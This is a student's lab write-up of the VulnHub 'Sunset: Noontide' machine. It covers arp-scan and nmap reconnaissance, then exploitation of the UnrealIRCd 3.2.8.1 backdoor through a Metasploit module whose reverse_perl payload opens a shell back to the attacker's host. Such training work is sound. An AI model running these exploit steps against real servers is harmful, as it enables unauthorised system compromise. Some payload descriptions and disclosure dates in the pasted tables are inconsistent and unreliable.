

Noontide Walkthrough

Introduction:

This lab was performed in a local environment and was given as lab work in college. You can get the machine from the link [here](#).

“Sunset: Noontide” from [VulnHub](#) is designed to simulate real-world vulnerabilities and serves as a great practice target for ethical hackers and security professionals. The target machine was identified using [arp-scan](#), providing the following details:

IP Address: 10.0.2.8

Mac Address: 08:00:27:34:66:a9

```
(user@kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:a2:a7:24, IPv4: 10.0.2.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.3      08:00:27:57:3b:84      (Unknown)
10.0.2.8      08:00:27:34:66:a9      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.863 seconds (137.41 hosts/sec). 4 responded
```

Then the machine was scanned using nmap, and got to know more about the open ports and their services.

`nmap -sV -p- <Target IP>`

```
(user@kali)-[~]
$ nmap -sV -p- 10.0.2.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-28 13:06 +0545
Nmap scan report for 10.0.2.8
Host is up (0.00098s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
6697/tcp  open  irc      UnrealIRCd
8067/tcp  open  irc      UnrealIRCd
MAC Address: 08:00:27:34:66:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.foonet.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.31 seconds
```

Then found out that there were 3 tcp ports open, all were running the same service and versions.


Open Ports: 6667, 6697, 8067

Service: irc

Version: UnrealIRCd

Then searched for possible exploits that are out, so that they could be exploited.

```
searchsploit <service-version>
```



```
(user@kali)-[~]  
$ searchsploit UnrealIRCd
```


Exploit	Title	Path
UnrealIRCd	3.2.8.1 - Backdoor Command Execution (Metasploit)	linux/remote/16922.rb
UnrealIRCd	3.2.8.1 - Local Configuration Stack Overflow	windows/dos/18011.txt
UnrealIRCd	3.2.8.1 - Remote Downloader/Execute	linux/remote/13853.pl
UnrealIRCd	3.x - Remote Denial of Service	windows/dos/27407.pl

Shellcodes: No Results

Found a Backdoor Command Execution with the path linux/remote/16922.rb

Then started the Metasploit Framework (Msfconsole):

```
msfconsole
```



```
(user@kali)-[~]  
$ msfconsole
```

Metasploit tip: View all productivity tips with the tips command

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...

the matrix has you

follow the white rabbit.

knock, knock, Neo.

Disclosure Date	Rank	Check	Description
2006-06-09	✓	✓	UnrealIRCd 3.x - Remote Denial of Service
2011-07-10	✓	✓	UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow
2010-12-15	✓	✓	UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
2010-06-13	✓	✓	UnrealIRCd 3.2.8.1 - Remote Downloader/Execute


Showing 1 to 4 entries (filtered from 46,358 total entries)

Search Exploit-DB

<https://metasploit.com>

Then I searched for UnrealIRCd, then found a module. It was disclosed in the year 2010.

```
search <possible-module>
```



```
msf6 > search UnrealIRCd
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

Then, I used it and looked for the possible options to input.

use 0

options

```
msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

Name	Current Setting	Required	Description	Type	Platform
CHOST		no	The local client address	DoS	Windows
CPORT		no	The local client port	DoS	Windows
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]		
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html		
RPORT	6667	yes	The target port (TCP)	Remote	Linux

```
Exploit target:
--
0 Automatic Target

View the full module info with the info or info -d command
```

Then, I saw there was a RHOSTS needed. On its description, “The target host(s)” was written. So, I added the RHOSTS to be the machine’s IP address.

set rhosts <machine_IP>

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhosts 10.0.2.8
rhosts => 10.0.2.8
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

Name	Current Setting	Required	Description	Type	Platform
CHOST		no	The local client address	DoS	Windows
CPORT		no	The local client port	DoS	Windows
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]		
RHOSTS	10.0.2.8	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html		
RPORT	6667	yes	The target port (TCP)	Remote	Linux

```
Exploit target:
--
0 Automatic Target

View the full module info with the info or info -d command
```

As the post was already set, nothing else needed to be changed. Then, I looked for the payload to be inserted.

show payloads

Then there were 12 possible payloads.

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank  Check  Description  Search  UnrealIRCd
-  -
0  payload/cmd/unix/adduser                  .               normal No      Add user with useradd
1  payload/cmd/unix/bind_perl                .               normal No      Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6           .               normal No      Unix Command Shell, Bind TCP (via Perl) IPv6
3  payload/cmd/unix/bind_ruby                .               normal No      Unix Command Shell, Bind TCP (via Ruby)
4  payload/cmd/unix/bind_ruby_ipv6           .               normal No      Unix Command Shell, Bind TCP (via Ruby) IPv6
5  payload/cmd/unix/generic                   .               normal No      Unix Command, Generic Command Execution
6  payload/cmd/unix/reverse                   .               normal No      Unix Command Shell, Double Reverse TCP (telnet)
7  payload/cmd/unix/reverse_bash_telnet_ssl  .               normal No      Unix Command Shell, Reverse TCP (via Perl)
8  payload/cmd/unix/reverse_perl             .               normal No      Unix Command Shell, Reverse TCP (via Perl)
9  payload/cmd/unix/reverse_perl_ssl         .               normal No      Unix Command Shell, Reverse TCP (via Ruby)
10 payload/cmd/unix/reverse_ruby             .               normal No      Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl         .               normal No      Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet .               normal No      Unix Command Shell, Double Reverse TCP (telnet)
```

I tried using payload 6 “payload/cmd/unix/reverse” but it didn’t work. Then, I tried payload 8 “payload/cmd/unix/reverse_perl”. I looked at the options to see if there’s anything else to set.

set payload <payload_no>
options

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 8
payload => cmd/unix/reverse_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name      Current Setting  Required  Description
--      -
CHOST      .                no        The local client address
CPORT      .                no        The local client port
Proxies    .                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     10.0.2.8         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      6667             yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):

Name      Current Setting  Required  Description
--      -
LHOST     .                yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic Target
```

Then, I set the LHOST to my Kali's IP as it is the host that listens to exploits.

```
set lhost <Kali_IP>
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS  | 10.0.2.8        | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 6667            | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/reverse_perl):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.4        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Then, I looked at the options again to confirm if anything else is missing. After confirmation that nothing else was to be set, I tried exploiting. It could be performed using the command “exploit” or “run”. Then, finally the session has opened. A backdoor access was successful.

```
exploit / run
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.8:6667 - Connected to 10.0.2.8:6667 ...
:irc.foonet.com NOTICE AUTH :*** Looking up your hostname ...
:irc.foonet.com NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.8:6667 - Sending backdoor command...
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.8:36000) at 2025-06-28 13:26:40 +0545
```

Then, I did ip a to confirm that the machine was accessed. It showed the IP of the machine and the backdoor achievement was successful.

```
ip a
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.8:6667 - Connected to 10.0.2.8:6667 ...
:irc.foonet.com NOTICE AUTH :*** Looking up your hostname ...
:irc.foonet.com NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.8:6667 - Sending backdoor command...
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.8:36000) at 2025-06-28 13:26:40 +0545

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:34:66:a9 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.8/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 585sec preferred_lft 585sec
    inet6 fe80::a00:27ff:fe34:66a9/64 scope link
        valid_lft forever preferred_lft forever
```

Summary

In this lab, we exploited a well-known backdoor in UnrealIRCd 3.2.8.1, gaining remote shell access. The vulnerability was a hardcoded command execution backdoor disclosed in 2010. This emphasizes the importance of keeping software up to date and monitoring known CVEs.

Tools Used

Tool	Purpose	Usage in This Walkthrough
arp-scan	Network discovery	Used to identify the IP and MAC address of the target machine on the local network.
nmap	Port scanning & service enumeration	Performed a full TCP port scan to discover open ports and detect services (UnrealIRCd) running on the target.
searchsploit	Exploit database lookup (local copy of Exploit-DB)	Used to find known vulnerabilities and exploits related to the detected UnrealIRCd version.
Metasploit Framework (msfconsole)	Exploitation framework	Utilized to load and execute an UnrealIRCd exploit module, configure payloads, and establish a reverse shell.

Exploits Used

Exploit name: UnrealIRCd 3.2.8.1 Backdoor Command Execution

Description: A backdoor vulnerability in UnrealIRCd 3.2.8.1, introduced by malicious code in the source distribution. It allows unauthenticated command execution on the server.

Details:

- **Exploit Source:** Exploit-DB ID: 16922
- **CVE ID:** CVE-2010-2075
- **Used via Metasploit Module:** `exploit/unix/irc/unreal_ircd_3281_backdoor`
- **Payload Used:** `cmd/unix/reverse_perl`

This lab demonstrates how even a single overlooked vulnerability — like the backdoor in **UnrealIRCd 3.2.8.1** — can result in complete system compromise. The exercise reinforces the importance of proper service enumeration, vulnerability research, and choosing the right payload during exploitation.

It also highlights a key takeaway for system administrators and security professionals:

Always verify the integrity of downloaded software and keep services patched and updated!